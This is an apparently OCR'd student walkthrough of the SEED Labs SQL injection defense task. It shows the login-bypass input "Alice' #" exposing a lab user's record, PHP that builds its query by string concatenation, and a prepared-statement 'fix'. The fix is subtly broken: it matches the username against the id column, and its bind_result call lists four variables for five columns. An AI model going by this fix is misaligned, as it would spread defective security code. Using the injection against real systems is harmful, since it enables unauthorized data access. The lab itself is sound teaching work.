
Copyright © SEED LABs


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:31
SQLi Lab
SQLi Lab
www.seed-server.com/defense/getinfo.php?username=alice&Passw
Right Ctrl

# Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **100000**
- Social Security Number: **10211002**

When trying to login by Alice' #



ubuntu-cyber [Running] - Oracle VM VirtualBox


www.seed-server.com/defense/

Get Information

USERNAME: Alice' #

PASSWORD: Password

The account has been logging in successfully.




ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:33
SQLi Lab
SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Alice'+%23&
SEED LABS
Right Ctrl

## Information returned from the database


- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **100000**
- Social Security Number: **10211002**

Go to Labsetup file and to defense open unsafe.php



Make this part of code commented:


```
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
```


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Text Editor ▾
May 16 21:40
Open
*unsafe.php
~/Downloads/Labsetup/image_www/Code/defense
Save
unsafe_home.php
*unsafe.php
PHP ▾
Tab Width: 8 ▾
Ln 38, Col 3
INS
Right Ctrl

```
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
/*
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
*/
// close the sql connection
$conn->close();
?>
```

Add this code:


```
$stmt = $conn->prepare("SELECT id, name, eid, salary,ssn
                       FROM credential
                       WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $ssn);
$stmt->fetch();
$stmt->close();
```


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Text Editor
May 16 21:46
Open
*unsafe.php
~/Downloads/Labsetup/image_www/Code/defense
Save
unsafe_home.php
*unsafe.php
PHP
Tab Width: 8
Ln 39, Col 1
INS
Right Ctrl

```
// create a connection
$conn = getDB();

// do the query
/*
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
*/
$stmt = $conn->prepare("SELECT id, name, eid, salary,ssn
                        FROM credential
                        WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $ssn);
$stmt->fetch();
$stmt->close();

// close the sql connection
$conn->close();
```

